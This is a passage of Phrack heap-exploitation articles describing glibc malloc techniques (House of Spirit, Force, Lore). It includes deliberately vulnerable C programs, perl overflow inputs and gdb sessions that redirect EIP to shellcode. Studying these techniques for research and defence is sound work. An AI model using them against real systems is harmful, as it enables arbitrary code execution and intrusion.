Bingo! I think that you can put your own Shellcode, right?

Actually, addresses require manual adjustments, but that is trivial when you know write "gdb" in your shell.

At first, this technique is only applicable to version 2.3.6 of GLIBC. Later was added in the "free()" function an integrity check like this:

```
[-----]

  /* We know that each chunk is at least MINSIZE bytes in size. */
  if (__builtin_expect (size < MINSIZE, 0))
    {
      errstr = "free(): invalid size";
      goto errout;
    }

  check_inuse_chunk(av, p);

[-----]
```

Which does not allow us to establish a smaller size than "16".

In honor to the first house developed and built by Phantasmal we have shown that it is possible to arrive alive at The House of Prime.

```
                       << La tecnica no solo es una
                          modificacion, es poder sobre
                          las cosas. >>

                                     [ Xavier Zubiri ]
```

```
               -----------------------
---[ 4.2.1 ---[   unsorted_chunks()   ]---
               -----------------------
```

Until the call to "malloc()", the technique is exactly the same as described in 4.2. The difference comes when the amount of bytes that you want to alloc with that call is over "av->max_fast", which appears to be the size of the second chunk passed to free().

Then, as Phantasmal advanced us, another piece of code can be triggered so that we will can overwrite an arbitrary address of memory.

But again he was wrong when he said:

   "Firstly, the unsorted_chunks() macro returns av->bins[0]."

And this is not true, because "unsorted_chunks ()" returned address of

"av->bins[0]" and not its value, which means that we must devise another method.

Being these lines the most relevant:

```
    .....
       victim = unsorted_chunks(av)->bk
       bck = victim->bk;
       .....
       .....
       unsorted_chunks(av)->bk = bck;
       bck->fd = unsorted_chunks(av);
    .....
```

I propose the following method:

1) Put at &av->bins[0]+12 the address of (&av->bins[0]+16-12). Then:

   victim = &av->bins[0]+4;

2) Put at &av->bins[0]+16 address of EIP - 8. Then:

   bck = (&av->bins[0]+4)->bk = av->bins[0]+16 = &EIP-8;

3) Put at av->bins[0] a "JMP 0xYY" sentence to jump at least as far as &av->bins[0]+20. In the penultimate sentence it will destroy &av->bins[0]+12, but it is not important now, to the end we will have:

   bck->fd = EIP = &av->bins[0];

4) Put (NOPS + SHELLCODE) from &av->bins[0] + 20.

When a "ret" instruction is executed, it will go to our "JMP" and this fall directly on the NOPS, moving east until the shellcode.

We should have something like this:

```
    &av->bins[0]      &av->bins[0]+12      &av->bins[0]+16
    |                 |                    |
 ...[ JMP 0x16 ].....[&av->bins[0]+16-12][ EIP - 8][ NOPS + SHELLCODE ]...
           |_______________________|______|_________|
          (2)                      |______|
                                  (1)
```

  (1) This happens here: bck = (&av->bins[0]+4)->bk.
  (2) This happens after the execution of a "ret"

The great advantage of this method is that we can achieve a direct arbitrary code execution instead of returning a controlled chunk from "malloc()".

Perhaps through this clever way you can directly reach The House of Prime.

```
               << Felicidad no es hacer lo que
                  uno quiere, sino querer lo que
```

```
                uno hace. >>

                               [ J. P. Sartre ]



             -------------------------
---[ 4.3 ---[   THE HOUSE OF SPIRIT   ]---
             -------------------------
```

The House of Spirit is, undoubtedly, one of the most simple applied technique when circumstances are propitious. The goal is to overwrite a pointer that was previously allocated with a call to "malloc()" so that when this is passed to free(), an arbitrary address will be stored in a "fastbin[]".

This can bring that in a future call to malloc(), this value will be taken as the new memory for the requested chunk. And what happens if I do that this memory chunk to fall into any specific area of stack?

Well, if we can control what we write in, we can change everything value that is ahead. As always, this is where EIP enters to the game.

Let's go to see a vulnerable program:

```
[-----]

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, int age)
{
   static char *ptr1, name[32];
   int local_age;
   char *ptr2;

   local_age = age;

   ptr1 = (char *) malloc(256);
   printf("\nPTR1 = [ %p ]", ptr1);
   strcpy(name, str1);
   printf("\nPTR1 = [ %p ]\n", ptr1);

   free(ptr1);

   ptr2 = (char *) malloc(40);

   snprintf(ptr2, 40-1, "%s is %d years old", name, local_age);
   printf("\n%s\n", ptr2);
}

int main(int argc, char *argv[])
{
   if (argc == 3)
      fvuln(argv[1], atoi(argv[2]));

   return 0;
}

[-----]
```

It is easy to see how the "strcpy()" function allow to overwrite the "ptr1" pointer:

```
blackngel@mac:~$ ./hos `perl -e 'print "A"x32 . "BBBB"'` 20
PTR1 = [ 0x80c2688 ]
PTR1 = [ 0x42424242 ]
Segmentation fault
```

With this in mind, we can change the address of the chunk, but not all addresses are valid. Remember that in order to execute the "fastbin" code described in The House of Prime, we need a minor value than "av->max_fast" and, more specifically, as Phantasmal said, it has to be equal to the size requested in the future call to "malloc()" + 8.

So as one of the arguments in our application is the "age" parameter, we can put any value in the stack, which in this case will be "0x48", and seek its address.

```
(gdb) x/4x $ebp-4
0xbffff314:    0x00000030     0xbffff338     0x080482ed     0xbffff702
```

In our case we see that the value is just behind EBP, and PTR1 would must point to EBP. Remember that we are modifying the pointer to memory, not the chunk's address.


The most important requirement to success of this technique is pass the integrity check of the next chunk:

```
if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
    || __builtin_expect (chunksize (chunk_at_offset (p, size))
                                   >= av->system_mem, 0))
```

... at $EBP - 4 + 48 we must have a value that meets the above conditions. Otherwise you should look for another addresses of memory that can allow you to control both values.

```
(gdb) x/4x $ebp-4+48
0xbffff344:    0x0000012c     0xbffff568     0x080484eb     0x00000003
```

I will shown what it happens:



(target) Value to overwrite.
(mem) Data of fakechunk.
(val1) Size of fakechunk.
(val2) Size of next chunk.

If this happens, control will be in our hands:

```
[-----]

blackngel@linux:~$ gdb -q ./hos
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>:  push   %ebp
0x080481f1 <fvuln+1>:  mov    %esp,%ebp
0x080481f3 <fvuln+3>:  sub    $0x28,%esp
0x080481f6 <fvuln+6>:  mov    0xc(%ebp),%eax
0x080481f9 <fvuln+9>:  mov    %eax,-0x4(%ebp)
0x080481fc <fvuln+12>: movl   $0x100,(%esp)
0x08048203 <fvuln+19>: call   0x804f440 <malloc>
..........
..........
0x08048230 <fvuln+64>: call   0x80507a0 <strcpy>
..........
..........
0x08048252 <fvuln+98>: call   0x804da50 <free>
0x08048257 <fvuln+103>:        movl   $0x28,(%esp)
0x0804825e <fvuln+110>:        call   0x804f440 <malloc>
..........
..........
0x080482a3 <fvuln+179>:        leave
0x080482a4 <fvuln+180>:        ret
End of assembler dump.

(gdb) break *fvuln+19          /* Before malloc() */
Breakpoint 1 at 0x8048203

(gdb) run `perl -e 'print "A"x32 . "\x18\xf3\xff\xbf"'` 48
.........
..........
Breakpoint 1, 0x08048203 in fvuln ()
(gdb) x/4x $ebp-4   /* 0x30 = 48 */
0xbffff314:    0x00000030     0xbffff338     0x080482ed     0xbffff702

(gdb) x/4x $ebp-4+48   /* 8 < 0x12c < av->system_mem */
0xbffff344:    0x0000012c     0xbffff568     0x080484eb     0x00000003

(gdb) c
Continuing.

PTR1 = [ 0x80c2688 ]
PTR1 = [ 0xbffff318 ]

AAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

[-----]
```

In this special case, the address of EBP would be the address of PTR2 zone data, which means that the fourth write character will overwrite EIP, and you will can point to your Shellcode.

This technique has the advantage, once again, to remain applicable in the newer versions of glibc so as PTMALLOC3. Must be known that the Phantasmal's theory still remain to the pass of the time.

Now you can feel the power of witches. We arrived, flying in broom at The House of Spirit.

```
                        << La television es el espejo donde
                           se refleja la derrota de todo
                           nuestro sistema cultural. >>

                                       [ Federico Fellini ]
```

```
             -------------------------
---[ 4.4 ---[   THE HOUSE OF FORCE    ]---
             -------------------------
```

The top chunk (Wilderness), as I mentioned earlier in this article may be one of the most dreaded chunks. Sure, it is treated in a special way by the free() and malloc() functions, but in this case will be the trigger for a possible arbitrary code execution.

The main goal of this technique is to reach the next piece of code in "_int_malloc ()":

```
[-----]

    .....
    use_top:
      victim = av->top;
      size = chunksize(victim);

      if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
        remainder_size = size - nb;
        remainder = chunk_at_offset(victim, nb);
        av->top = remainder;
        set_head(victim, nb | PREV_INUSE |
                 (av != &main_arena ? NON_MAIN_ARENA : 0));
        set_head(remainder, remainder_size | PREV_INUSE);
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }
    .....

[-----]
```

This technique requires three conditions:

    1 - One overflow in a chunk that allows to overwrite the Wilderness.

    2 - A call to "malloc()" with size field defined by designer.

    3 - Another call to "malloc()" where data can be handled by designer.

The ultimate goal is to get a chunk placed in an arbitrary memory. This position will be obtained by the last call to "malloc()", but first we must analyse more things.

Consider first a possible vulnerable program:

```
[-----]

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(unsigned long len, char *str)
{
   char *ptr1, *ptr2, *ptr3;

   ptr1 = malloc(256);
   printf("\nPTR1 = [ %p ]\n", ptr1);
   strcpy(ptr1, str);

   printf("\Allocated MEM: %u bytes", len);
   ptr2 = malloc(len);
   ptr3 = malloc(256);

   strncpy(ptr3, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 256);
}

int main(int argc, char *argv[])
{
   char *pEnd;
   if (argc == 3)
      fvuln(strtoull(argv[1], &pEnd, 10), argv[2]);

   return 0;
}

[-----]
```

Phantasmal said that the first thing to do was to overwrite the Wilderness chunk so that its "size" field was as high as possible, as well as "0xffffffff". Since our first chunk is 256 bytes long, and it is vulnerable to overflow, 264 characters "\xff" achieve the objective.

This ensures that any request of memory enough large, is treated with the code "_int_malloc()", instead of expand the heap.

The second goal, is to alter "av->top" so it points to a memory area under designer control. We (it's view in next section) will work with the stack, particularly with the EIP target. In fact, the address that should be placed in "av->top" is EIP - 8, because we are dealing with the chunk address, and the return data area is 8 bytes later, there where we will write our data.

But... How hack "av->top"?

```
   victim = av->top;
   remainder = chunk_at_offset(victim, nb);
   av->top = remainder;
```

"victim" get address of the current Wilderness chunk, that in a normal case we could see so as:

```
   PTR1 = [ 0x80c2688 ]

   0x80bf550 <main_arena+48>:   0x080c2788
```

As we can see, "remainder" is exactly the sum of this address plus the number of bytes requested by "malloc ()". This amount must be controlled by the designer as mentioned above.

Then, if EIP is "0xbffff22c", the address that we want placed at remainder (which will goes direct to "av->top") is actually this: "0xbfffff24". And now we know where this "av->top". Our number of bytes to request are:

```
    0xbffff224 - 0x080c2788 = 3086207644
```

I exploited the program with "3086207636", which again, is due to the difference between the position of the chunk and data area of Wilderness.

Since that time, "av->top" contain our altered value, and any request that triggers this piece of code, get this address as its data zone. Everything that is written will destroy the stack.

GLIBC 2.7 do the next:

```
      ....
      void *p = chunk2mem(victim);
      if (__builtin_expect (perturb_byte, 0))
        alloc_perturb (p, bytes);
      return p;
```

Let's to go:

```
[-----]

blackngel@linux:~$ gdb -q ./hof
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>:   push   %ebp
0x080481f1 <fvuln+1>:   mov    %esp,%ebp
0x080481f3 <fvuln+3>:   sub    $0x28,%esp
0x080481f6 <fvuln+6>:   movl   $0x100,(%esp)
0x080481fd <fvuln+13>:  call   0x804d3b0 <malloc>
..........
..........
0x08048225 <fvuln+53>:  call   0x804e710 <strcpy>
..........
..........
0x08048243 <fvuln+83>:  call   0x804d3b0 <malloc>
0x08048248 <fvuln+88>:  mov    %eax,-0x8(%ebp)
0x0804824b <fvuln+91>:  movl   $0x100,(%esp)
0x08048252 <fvuln+98>:  call   0x804d3b0 <malloc>
..........
..........
0x08048270 <fvuln+128>: call   0x804e7f0 <strncpy>
0x08048275 <fvuln+133>: leave
0x08048276 <fvuln+134>: ret
End of assembler dump.

(gdb) break *fvuln+83      /* Before malloc(len) */
Breakpoint 1 at 0x8048243

(gdb) break *fvuln+88      /* After malloc(len) */
Breakpoint 2 at 0x8048248

(gdb) run 3086207636 `perl -e 'print "\xff"x264'`
.....
```

```
PTR1 = [ 0x80c2688 ]

Breakpoint 1, 0x08048243 in fvuln ()
(gdb) x/16x &main_arena
..........
..........
0x80bf550 <main_arena+48>:  0x080c2788  0x00000000  0x080bf550  0x080bf550
                                 |
(gdb) c                       av->top
Continuing.

Breakpoint 2, 0x08048248 in fvuln ()
(gdb) x/16x &main_arena
..........
..........
0x80bf550 <main_arena+48>:  0xbffff220  0x00000000  0x080bf550  0x080bf550
                                 |
                          point to stack
(gdb) x/4x $ebp-8
0xbffff220:   0x00000000   0x480c3561   0xbffff258   0x080482cd
                                |
(gdb) c                     important
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()    /* Our application smash the stack itself */
(gdb)

[-----]
```

Yeah! So it was possible!!!

I pointed out one value as "important" in the stack, and it is one of the last condition for a successful implementation of this technique. It requires that the "size" field of the new Wilderness chunk, been at least greater than the request made by the last call to "malloc()".

NOTE: As you have seen in the introduction of this article, g463 wrote a paper about how to take advantage of the set_head() macro in order to overwrite an arbitrary memory address. This would be strongly recommendable that you read this work. He also presented a briew research about The House of Force...

Due to a serious error of mine, I did not read this article until a Phrack member warned me of its existence after I had edited my article. I can't avoid feeling amazed at the level of skills these people are reaching. The work of g463 is really smart.

In conclusion to this technique, I asked what would happen if, instead of what we have seen, the vulnerable code would looks like:

```
   .....
   char buffer[64];

   ptr2 = malloc(len);
   ptr3 = calloc(256);

   strncpy(buffer, argv[1], 63);
   .....
```

At first, it is quite similar, only the last chunk of memory allocated is

done through the function "calloc()" and in this case do not control their content, but we control a buffer declared at the beginning of the vulnerable function.

Faced with this obstacle, I had an idea in mind. If it remains possible return an arbitrary piece of memory and since calloc() will fill it with "0's", perhaps it could be placed so that the last NULL byte "0" may overwrite the last byte of a saved EBP, so this is passed finally to ESP, and may control the return address from within our buffer[].

But soon I warned that the alignment of malloc() algorithm when this is called, thwarts this possibility. We could overwrite EBP completely with "0's", which is useless for our purposes. And besides, always there to take care not to crush our buffer[] with zeros if the reserve of memory occurs after the content has been established by the user.

And it is all... As always, this technique also remains being applicable with the latest versions of glibc (2.8.90).

We have arrived, pushed by the power of force, to The House of Force.

```
                          << La gente comienza a plantearse
                             si todo lo que se puede hacer
                             se debe hacer. >>

                                          [ D. Ruiz Larrea ]
```

```
               ---------------
---[ 4.4.1 ---[   MISTAKES    ]---
               ---------------
```

In fact, what we have done in the previous section, the fact of using the stack was the only viable solution that I found, after realize some errors that Phantasmal had not expected.

The point is that the description of his technique, he raised the possibility of overwrite targets as .dtors or Global Offset Table.
But I soon realized that this did not seem possible.

Given that "av->top" was: [0x080c2788]. In a short analysis like this...

```
     blackngel@linux:~$ objdump -s -j .dtors ./hof
     .....
     Contents of section .dtors:
     80be47c ffffffff 20480908 00000000
     .....
     Contents of section .got:
     80be4b8 00000000 00000000
```

... we can see that both addresses are behind the address of "av->top", and an amount not lead us to these addresses. Function pointers, the BSS region, and also other things are behind...

If you want to play with negative numbers or integer overflows, I allow that you to make all neccesary tests.

It is by this that the Malloc Maleficarum did not mention that the

designer controlled value to allocate memory, should be an "unsigned" or, otherwise, any value greater than 2147483647 will change its sign directly to become a negative value, which ends at most cases with a segmentation fault.

He doesn't think this because he think that he could overwrite memory positions that were at highest addresses that the Wilderness chunk, bu not as far as "0xbffffxxx".

Imposible is nothing in this world, and I know that you can feel The House of Force.

> << La utopia esta en el horizonte. Me
> acerco dos pasos, ella se aleja dos
> pasos. Camino diez pasos y el horizonte
> se corre diez pasos mas alla. Por
> mucho que yo camine, nunca la alcanzare.
> ¿Para que sirve la utopia? Para eso
> sirve, para caminar. >>
>
> [E. Galeano]

```
                 -----------------------
---[ 4.5 ---[   THE HOUSE OF LORE   ]---
                 -----------------------
```

This technique will be detailed here in a theoretical way to express what Phantasmal supposedly wanted to say in his Malloc Maleficarum paper.

The House of Lore requires triggering numerous calls to "malloc()" what seems not to be a designer controlled value and turns into something unreal.

But I again repeat the same thing I said at the end of the technique The House of Mind (CVS vulnerability). And the same showed case is perfect for the conditions that should meet in The House of Lore. We need multiple calls to malloc( ) controlling their sizes.

To give a simple explanation, we will approach to the topic through schemes.

When a chunk is stored in your appropriated "bin", it is inserted as the first:

1) Calculating the index for the chunk's size:

```
victim_index = smallbin_index(size);
```

2) Get the proper bin:

```
bck = bin_at(av, victim_index);
```

3) Get the first chunk:

```
fwd = bck->fd;
```

4) Pointer "bk" of chunk points to the bin:

```
          victim->bk = bck;

     5) Pointer "fd" of chunk points to the previous
        first chunk at bin:

          victim->fd = fwd;

     6) Pointer "bk" of the next chunk points to our
        inserted chunk:

          fwd->bk = victim;

     7) Pointer "fd" of the "bin" points to our chunk:

          bck->fd = victim;


                bin->bk   ___   bin->fwd
               o--------[bin]----------o
               !         ^ ^           !
            [last]-------| |-------[victim]
              ^|   l->fwd    v->bk    ^|
              |!                      |!
            [....]                 [....]
                \\                  //
                 [....]       [....]
                  ^ |____________^ |
                  |________________|
```

Into "unlink code", if "victim" is taken from "bin->bk, it may be necessary to repeat numerous calls to malloc() until the "victim" reach the "last" position.

Let's see the code to discover a few things:

```
      .....
      if ( (victim = last(bin)) != bin) {
        if (victim == 0) /* initialization check */
          malloc_consolidate(av);
        else {
          bck = victim->bk;
          set_inuse_bit_at_offset(victim, nb);
          bin->bk = bck;
          bck->fd = bin;
          ...
          return chunk2mem(victim);
      .....
```

In this technique, Phantasmal said that the ultimate goal was to overwrite "bin->bk," but the first element that we can control is "victim->bk". As far as I can understand, we must ensure that the overflowed chunk passed to "free ()" is in the previous position to "last", so that "victim->bk" point to its address, that we must control and should point to the stack.

This address is passed to "bck" and then will change "bin->bk". Due to this, we now control the "last" chunk with a designer controlled address.

That is why we need a new call to "malloc()" with same size as the previous call, so that this value is the new "victim" and is returned in:

```
     return chunk2mem (victim);
```

[-----]

```
     *ptr1 -> modified;

     First call to "malloc()":
     -------------------------

         ___[chunk]_____[chunk]_____[chunk]____
        |                                      |
        !    bk                  bk            |
      [bin]----->[last=victim]----->[ ptr1 ]---/
        ^____________| ^________________|
             fwd      ^        fwd
                      |
        return chunk2men(victim);



     Second call to "malloc()":
     --------------------------

         ___[chunk]_____[chunk]_____[chunk]____
        |                                      |
        !    bk               bk               |
      [bin]----->[ ptr1 ]--------->[ chunk ]---/
        ^___________| ^________________|
             fwd     ^       fwd
                     |
        return chunk2men(ptr1);
```

[-----]

One must be careful with that also overwrites "bck->fd" in turn, in the stack it is not a big problem.

It is for this reason that if your interest is really enough, my tip is that you don't pay much attention to The House of Prime, as indicated Phantasmal in his paper, instead, consider again the House of Spirit.

In theory, using a similar technique, a false chunk should can been sited in its corresponding "bin" and trigger a further call to "malloc()" that could returns the same memory space.

Remember that the size of allocated chunk must be greater than "av->max_fast" (72), and less than 512 to execute "small bin" code instead of fastbin code:

```
   #define NSMALLBINS         64
   #define SMALLBIN_WIDTH    MALLOC_ALIGNMENT
   #define MIN_LARGE_SIZE    (NSMALLBINS * SMALLBIN_WIDTH)

   [64] * [8] = [512]
```

For "largebin" method will have to use larger chunks than this estimated size.

Like all houses, it's only a way of playing, and The House of Lore, although not very suitable for a credible case, no one can say that is a complete exception...

> << La humanidad necesita con urgencia
> una nueva sabiduria que proporcione
> el conocimiento de como usar el
> conocimiento para la supervivencia
> del hombre y para la mejora de la
> calidad de vida. >>
>
> [V. R. Potter]

```
                ------------------------------
---[ 4.6 ---[   THE HOUSE OF UNDERGROUND   ]---
                ------------------------------
```

Well, this house really was not described in Phantasmal Phantasmagoria's paper, but it is quite useful to describe a concept that I have in mind.

In this world are all possibilities. Chances that something goes well, or chances of something going wrong. In the world of the vulnerabilities exploitation, this remains true. The problem is to get the neccesary skills to find these possibilities, usually the possibility of that something goes well.

Speaking at this time to unite several of the prior techniques in a same attack should not be so strange, and sometimes could be the most appropriate solution. Recall that g463 is not satisfied with the technique The House of Force to work on the vulnerability of the file (1) utility, but he was looking for new possibilities so that things come out well.

For example ... what about using in a same instant the The House of Mind and The House of Spirit methods?

Consider that both have their own limitations. On the one hand, The House Mind need as has been said a piece of memory in an above address that "0x08100000", while The House of Spirit, states that once the pointer to be free()ed has been overwritten, a new call to malloc() will be done.

In The House of Mind, the main goal is to control the "arena" structure and this change starts with the modification of the third bit less significant of the size field of the overwritten chunk (P). But the fact we can modify this metadata, does not mean that we have control of the address of this chunk.

In contrast, in The House of Spirit, we alter the address of P, through the manipulation of the pointer to the data area (*mem). But what happens if in your vulnerable application does not exist a new call to malloc() that will return an arbitrary piece of memory on the stack?

You may still investigate new avenues, but I would not be assured that running.

If we can change the pointer to be freed, like in The House of Spirit,
this will be passed to free() in:

```
   public_fREe(Void_t* mem)
```

We can make it point to some place like the stack or the environment. It
should always be a memory location with data controlled by the user. Then
the effective address of the chunk would taken at:

```
   p = mem2chunk(mem);
```

At this point we leave The House of The Spirit to focus on The House of
Mind. Then again we must control the arena "ar_ptr" and, to achieve this,
(&p + 4) should contain a size with the NON_MAIN_ARENA bit enabled.

But that is not the most important thing here, the final question is:
could you put the chunk in a place so that you can then control the area
returned by "heap_for_ptr(ptr)->ar_ptr"?

Remember that in the stack that would be something like "0xbff00000". It
seems quite difficult reach an address like this even introducing a
padding into environment.

But again, all ways should be studied, you could find a new method, and
perhaps you call it The House of Underground...

```
                 << Los apasionados de Internet han encontrado
                    en esta opcion una impensada oportunidad
                    de volver a ilusionarse con el futuro. No
                    solo algunos disfrutan como enanos; creen
                    que este instrumento agiganta y que, acabada
                    la fragmentacion entre unos y otros, se ha
                    ingresado en la era de la conexion global.
                    Internet no tiene centro, es una red de
                    dibujo democratico y popular. >>

                               [ V. Verdu: El enredo de la red ]
```

```
           ----------------------------------------
---[ 5 ---[   ASLR and Nonexec Heap (The Future)   ]---
           ----------------------------------------
```

We have not discussed in this article about how to circumvent protections
like memory address randomization (ASLR) and a non executable Heap . And
we will not do, but something we can say about it. You should be aware
that in all my basic exploits, I have hardcoded the majority of the
addresses.

This way of working is not very reliable in the days we live in...

In all techniques presented in this paper, especially int The House of
Spirit or The House of Force, where all comes down to a stack overflow, we
guess that it would be applicable the methods described in other papers
released in Phrack magazine or extern publications that explained how to
bypass ASLR protection and others about how to return into mprotect ( ) to
bypass a non exectuable heap and things like that.

Regarding to the first topic, we have a magic work, "Bypassing PaX ASLR protection" [11] by Tyler Durden in Phrack 59.

On the other hand, circumvent a non executable heap whether if ASLR is present and our skills to find the real address of a function like mprotect( ) to allow us to change the permissions of the pages of memory.

Since I started my little research and work to write this article, my goal has always been to leave this task as the homework for new hackers who have the strength to continue in this way.

Finally, this is a new area for further research.

<< Todo tiene algo de belleza pero
no todos son capaces de verlo. >>

[Confucio]

```
           -------------------------
---[ 6 ---[   THE HOUSE OF PHRACK   ]---
           -------------------------
```

This is just a way so you can continue researching. There is a world full of possibilities, and most of them still aren't discovered. Do you want be the next?

This is your house!

To finish, because Phrack admits "spirit oriented" articles, I will venture to drop a simple comment.

Anyone interested in Linux development had read ever interesting articles as "The Cathedral and the Bazar" and "Homesteading the Noosphere" of the arch-known founder of the Open Source movement, Eric S. Raymond. For this is not so, maybe they had read "Jargon File" or perhaps for others, the "Hacker How-To". It is the latter that we are interested, especially when Raymond mentions the following:

* Don't use a silly, grandiose user ID or screen name.

<< The problem with screen names or handles deserves some amplification. Concealing your identity behind a handle is a juvenile and silly behavior characteristic of crackers, warez d00dz, and other lower life forms. Hackers don't do this; they're proud of what they do and want it associated with their real names. So if you have a handle, drop it. In the hacker culture it will only mark you as a loser. >>

As far as I understand, this means that all those who had written in Phrack are childhood, crackers, lower life forms and are marked in the hacker culture as losers.

Is there some connection between our name and our skills, philosophy of life or our ethics in hacking?

Me, in my sole opinion, if this is true, I am proud that Phrack admit into their lines to lower life forms. Lower life forms that have helped to raise the security level of the network of networks in ways unimaginable.

To all of them, thanks!!!

blackngel

```
                         "Adormecida, ella yace
                          con los ojos abiertos
                como la ascensión del Angel hacia arriba
                    Sus bellos ojos de disuelto azul
                que responden ahora: "lo hare, lo hago!
                la pregunta realizada hace tanto tiempo.

                         Aunque ella debe gritar
                              no lo parece
                  lo que pronuncia es mas que un grito
                     Yo se que el Angel debe llegar
               para besarme suavemente, como mi estimulo
                la aguja profunda penetra en sus ojos."

              * Versos 4 y 5 de "El beso del Angel Negro"
```

```
           ----------------
---[ 7 ---[   REFERENCES   ]---
           ----------------
```


[1] Vudo - An object superstitiously believed to embody magical powers
http://www.phrack.org/issues.html?issue=57&id=8#article

[2] Once upon a free()
http://www.phrack.org/issues.html?issue=57&id=9#article

[3] Advanced Doug Lea's malloc exploits
http://www.phrack.org/issues.html?issue=61&id=6#article

[4] Malloc Maleficarum
http://seclists.org/bugtraq/2005/Oct/0118.html

[5] Exploiting the Wilderness
http://seclists.org/vuln-dev/2004/Feb/0025.html

[6] The House of Mind
http://www.awarenetwork.org/etc/alpha/?x=4

[7] The use of set_head to defeat the wilderness
http://www.phrack.org/issues.html?issue=64&id=9#article

[8] GLIBC 2.3.6
http://ftp.gnu.org/gnu/glibc/glibc-2.3.6.tar.bz2

[9] PTMALLOC of Wolfram Gloger
http://www.malloc.de/en/

[10] The art of Exploitation: Come back on an exploit
     http://www.phrack.org/issues.html?issue=64&id=15#article

[11] Bypassing PaX ASLR protection
     http://www.phrack.org/issues.html?issue=59&id=9#article

4. Yet another free() exploitation technique - huku

==Phrack Inc.==

Volume 0x0d, Issue 0x42, Phile #0x06 of 0x11

```
|=-----------------------------------------------------------------------=|
|=-------------=[ Yet another free() exploitation technique ]=-----------=|
|=-----------------------------------------------------------------------=|
|=---------------=[    By huku                          ]=---------------=|
|=---------------=[                                     ]=---------------=|
|=---------------=[    huku <huku _at_ grhack _dot_ net  ]=---------------=|
|=-----------------------------------------------------------------------=|
```

---[Contents

I. Introduction
II. Brief history of glibc heap exploitation
III. Various facts regarding the glibc malloc() implementation
  1. Chunk flags
  2. Heaps, arenas and contiguity
  3. The FIFO nature of the malloc() algorithm
  4. The prev_size under our control
  5. Debugging and options
IV. In depth analysis on free()'s vulnerable paths
  1. Introduction
  2. A trip to _int_free()
V. Controlling unsorted_chunks() return value
VI. Creating fake heap and arena headers
VII. Putting it all together
VIII. The ClamAV case
  1. The bug
  2. The exploit
IX. Epilogue
X. References
XI. Attachments

---[I. Introduction

When articles [01] and [02] were released in Phrack 57, heap
exploitation techniques became a common fashion. Various heap
exploits were, and are still published on various security related
lists and sites. Since then, the glibc code, and especially malloc.c,
evolved dramatically and eventually, various heap protection schemes
were added just to make exploitation harder.

This article presents a new free() exploitation technique, different
from those published at [06]. Yet, knowledge of [06] is assumed,
as several concepts presented here are derived from the author's
writings. Our technique makes use of 4 malloc() chunks (either
directly allocated or fake ones constructed by the attacker) and
achieves a '4 bytes anywhere' result. Our study focuses on the
current situation of the glibc malloc() code and how one can bypass
the security measures it imposes. The first two sections act as a
flash back and as a rehash of older knowledge. Several important
aspects regarding malloc() are also discussed. The aforementioned
sections act as a foundation for the sections to follow. Finally,
a real life scenario on ClamAV is presented as demonstration for

our technique.

The glibc versions revised during the analysis were 2.3.6, 2.4, 2.5 and 2.6 (the latest version at the time of writing). Version 2.3.6 was chosen due to the fact that glibc versions greater or equal to 2.3.5 include additional security precautions. Examples were not tested on systems running glibc 2.2.x since it is considered quite obsolete.

This article assumes basic knowledge of malloc() internals as they are described in [01] and [02]. If you haven't read them yet then probably you should do so now. The reader is also urged to read [03], [04] and [05]. Experience on real life heap overflows is also suggested but not required.

---[II. Brief history of glibc heap exploitation

It is of common belief that the first person to publicly talk about heap overflows was Solar Designer back in the July of 2000. His related advisory [07], introduced the unlink() technique which was also characterized as a non-trivial process. By that time, Solar Designer wouldn't even imagine that this would be the start of a new era in exploitation methods. It was only a year later, in the August of 2001, when a more formal standardization of the term 'heap overflow' essentially appeared, right after the release of Phrack articles [01] and [02] written by MaXX and anonymous respectively. In his article, MaXX admitted that the technique Solar Designer had published, was already known 'in the wild' and was successfully used on programs like Netscape browsers, traceroute, and slocate. A huge volume of discoveries and exploits utilizing the disclosed techniques hit the lights of publicity. Some of the most notable research done at that time were [03], [04] and [05].

In December 2003, Stefan Esser replies to some, innocent at the first sight, mail [08] announcing the availability of a dynamic library that protects against heap overflows. His own solution is very simple - just check that the 'fd' and 'bk' pointers are actually pointing where they should. His idea was then adopted by glibc-2.3.5 along with other sanity checks thus rendering the unlink() and frontlink() techniques useless. The underground, at that time, assumes that pure malloc() heap overflows are gone but researchers sit back and start doing what they knew best, audit. The community remained silent for a long time. It is obvious that certain 0day techniques were developed but people appreciated their value and denied their disclosure.

Fortunately, two persons decided to shed some light on the malloc() case. In 2005, Phatantasmal Phatasmagoria (the person responsible for the disclosure of the wilderness chunk exploitation techniques [09]) publishes the 'Malloc Malleficarum' [06]. His paper introduces 5 new ways of bypassing the restrictions imposed by the latest glibc versions and is considered quite a masterpiece even today. In May the 27th 2007, g463 publishes [10], a very interesting paper describing a new technique exploiting set_head() and the topmost chunk. With this method, one could achieve an 'almost 4 bytes almost anywhere' condition. In this article, g463 explains how his technique can be used to flip the heap onto the stack and proves it by coding a neat exploit for file(1). The community receives another excellent paper which proves that exploitation is an art.

But enough about the past. Before entering a new chapter of the malloc() history, the author would like to clarify a few details regarding malloc() internals. It's actually the very basis of what will follow.

